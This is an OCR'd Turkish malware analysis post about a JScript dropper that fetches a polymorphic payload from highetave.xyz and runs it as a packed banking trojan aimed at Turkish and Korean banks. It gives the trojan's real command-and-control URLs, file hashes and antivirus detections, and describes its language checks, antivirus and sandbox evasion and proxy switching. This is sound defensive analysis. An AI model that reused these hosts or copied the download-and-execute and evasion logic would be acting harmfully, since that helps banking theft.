
JavaScript file | length : 7.392 lines : 308 | Ln : 1 Col : 1 Sel : 0 | 0 | Windows (CR LF) | UTF-8 | INS





JScript kodunu adım adım hata ayıklama ile analiz ettikten sonra bu kodun http://highetave.xyz/gete14.php?ff1 adresine bir istek gönderdiğini ve her defasında web sunucusundan dönen yanıtın farklı (Server-side polymorphism) olduğunu gördüm. Web sunucusundan dönen yanıt, kod üzerinde yer alan ilgili fonksiyonlar tarafından çözüldükten sonra diske 0c03.exe (md5: dcfb9cab318417d3c71bc25e717221c2) adı altında kayıt ediliyor ve ardından çalıştırılıyordu. Paketlenmiş (packed) 0c03.exe yürütülebilir dosyasını (exe), x64dbg aracı ile paketinden çıkarıp (unpack), diske kayıt ettiğimde ise zararlı yazılımın maskesi yavaş yavaş düşmeye başladı.


Telerik Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff
Result Protocol Host URL Body Cach
67 200 HTTP highetave.xyz /gete14.php?ff1 173.455
111 200 HTTP highetave.xyz /gete14.php?ff1 173.397
116 200 HTTP highetave.xyz /gete14.php?ff1 173.408
127 200 HTTP highetave.xyz /gete14.php?ff1 173.458
128 200 HTTP highetave.xyz /gete14.php?ff1 173.517
129 200 HTTP highetave.xyz /gete14.php?ff1 173.498
130 200 HTTP highetave.xyz /gete14.php?ff1 173.678
131 200 HTTP highetave.xyz /gete14.php?ff1 173.543
132 200 HTTP highetave.xyz /gete14.php?ff1 173.526
133 200 HTTP highetave.xyz /gete14.php?ff1 173.503
134 200 HTTP highetave.xyz /gete14.php?ff1 173.513
135 200 HTTP highetave.xyz /gete14.php?ff1 173.522
136 200 HTTP highetave.xyz /gete14.php?ff1 173.483
137 200 HTTP highetave.xyz /gete14.php?ff1 173.532
139 200 HTTP highetave.xyz /gete14.php?ff1 173.527
140 200 HTTP highetave.xyz /gete14.php?ff1 173.442
141 200 HTTP highetave.xyz /gete14.php?ff1 173.577
[QuickExec] ALT+Q > type HELP to learn more
Log Filters Timeline APITest
Statistics Inspectors AutoResponder Composer
Headers TextView WebForms HexView Auth Cookies Raw JSON
XML
Request Headers [Raw] [Header Definitions]
GET /gete14.php?ff1 HTTP/1.1
Client
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0
Transport
Host: highetave.xyz
Proxy-Connection: Keep-Alive
Get SyntaxView Transformer Headers TextView ImageView HexView WebView
Auth Caching Cookies Raw JSON XML
HTTP/1.1 200 OK
Content-Type: text/html
Date: Tue, 09 May 2017 07:25:42 GMT
Proxy-Connection: Keep-Alive
Server: nginx/1.2.1
Connection: close
Content-Length: 173084
4,1,5,5,4,0,8,7,7,8,2,0,3|||8d6a45408078241558087782ffff4155b2087782415
Find... (press Ctrl+Enter to highlight all)
View in Notepad
Capturing All Processes 1 / 17 11mb http://highetave.xyz/gete14.php?ff1
pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\0c03\0c03.exe
indicators (5/11)
virustotal (38/62 - 15.05.2017)
dos-stub (120 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (4)
libraries (2)
imports (191/205)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (1)
strings (21/2489)
debug (n/a)
manifest (invoker)
version (n/a)
certificate (n/a)
overlay (n/a)
engine (62) positiv (38) date (dd.mm.y... age (...
McAfee Artemis!DCFB9CAB3184 15.05.2017 8
AVG Atros5.BHUH 15.05.2017 8
McAfee-GW-Edition BehavesLike.Win32.Dropper.mm 14.05.2017 9
Sophos Mal/Generic-S 15.05.2017 8
Avira TR/Crypt.EPACK.phzhz 15.05.2017 8
TrendMicro-HouseCall TROJ_GEN.R01BC0EEA17 15.05.2017 8
Panda Trj/CI.A 14.05.2017 9
AegisLab Troj.W32.Banpak!c 15.05.2017 8
K7GW Trojan (0050d4f51) 15.05.2017 8
K7AntiVirus Trojan (0050d4f51) 15.05.2017 8
CAT-QuickHeal Trojan.Banpak 15.05.2017 8
Symantec Trojan.Gen.2 14.05.2017 9
Arcabit Trojan.Generic.D4C788E 15.05.2017 8
MicroWorld-eScan Trojan.GenericKD.5011598 15.05.2017 8
ALYac Trojan.GenericKD.5011598 15.05.2017 8
BitDefender Trojan.GenericKD.5011598 15.05.2017 8
Ad-Aware Trojan.GenericKD.5011598 15.05.2017 8
F-Secure Trojan.GenericKD.5011598 15.05.2017 8
GData Trojan.GenericKD.5011598 15.05.2017 8
Emsisoft Trojan.GenericKD.5011598 (B) 15.05.2017 8
Kaspersky Trojan.Win32.Banpak.eb 15.05.2017 8
Paketlenmiş
pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\memdump2.exe
indicators (4/11)
virustotal (27/61 - 16.05.2017)
dos-stub (192 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (8)
libraries (3)
imports (9/20)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (1/2)
strings (113/745)
debug (n/a)
manifest (n/a)
engine (61) positiv (27) date (dd.mm.y... age (...
McAfee Artemis!6EA73DBB9DCA 16.05.2017 7
McAfee-GW-Edition Artemis!Trojan 15.05.2017 8
Sophos Mal/Generic-S 16.05.2017 7
K7GW Proxy-Program (004f16f21) 16.05.2017 7
K7AntiVirus Proxy-Program (004f16f21) 16.05.2017 7
Avira TR/AD.Capper.muyhy 16.05.2017 7
TrendMicro TROJ_GEN.R00XC0VEC17 16.05.2017 7
TrendMicro-HouseCall TROJ_GEN.R00XC0VEC17 16.05.2017 7
Panda Trj/GdSda.A 16.05.2017 8
Kaspersky Trojan-Proxy.Win32.Banker.kl 16.05.2017 7
ZoneAlarm Trojan-Proxy.Win32.Banker.kl 16.05.2017 7
Symantec Trojan.Gen.2 15.05.2017 8
Rising Trojan.ProxyChanger!8.83 (cloud:v4aZeKB5... 16.05.2017 7
NANO-Antivirus Trojan.Win32.Banker.eokcqz 16.05.2017 7
VIPRE Trojan.Win32.Generic!BT 16.05.2017 7
Paketlenmemiş



Flash-2017.js

MD5: 41B90BEC4B0793FA8485D547C527D8D2

SHA-256: A780E527AF6CEEF907D5CBA7FA45DEC9804B265672DB938C82B62D5637FD6DBB


0c03.exe

MD5: DCFB9CAB318417D3C71BC25E717221C2

SHA-256: 5A2B14AB6F8620C812C6C51A0F4F0E0DB9104682392CB4346AFF688AB346EB0A


Zararlı yazılımın paketten çıkmış halini x64dbg aracı ile analiz etmeye başladığımda ilgimi çeken bazı tespitlerim oldu. Bunlardan bazılarına değinecek olursam;

Zararlı yazılım Türk ve Kore bankalarını hedef almaktadır.
Çalıştırıldığı sistemin dili Türkçe veya Korece değilse kendini sonlandırmaktadır.




Çalıştırıldığı sistem üzerinde bdagent.exe (BitDefender), spideragent.exe (Doctor Web) işlemleri (process) çalışıyor ise, uyuma süresi dinamik olarak

hesaplanan sleep() fonksiyonunu pas geçip, anti-kum havuzu (sandbox) adına sistem üzerinde python.exe işlemi çalışıyor mu kontrolü yapıp, sonucu evet ise kendisini sonlandırmaktadır. Sistem üzerinde avp.exe, avpui.exe (Kaspersky) işlemleri çalışıyor ise Base64 ile gizlenmiş (encode) farklı bir adresi vekil sunucu olarak kullanmaktadır. (http://ritakindek.xyz/comitr/conmatr.eew). Eğer sistem üzerinde Kaspersky yüklü değil ise o zaman farklı bir adresi kullanmaktadır. (http://redterma.pw/I2WO6r/5i9XDN9.eet)




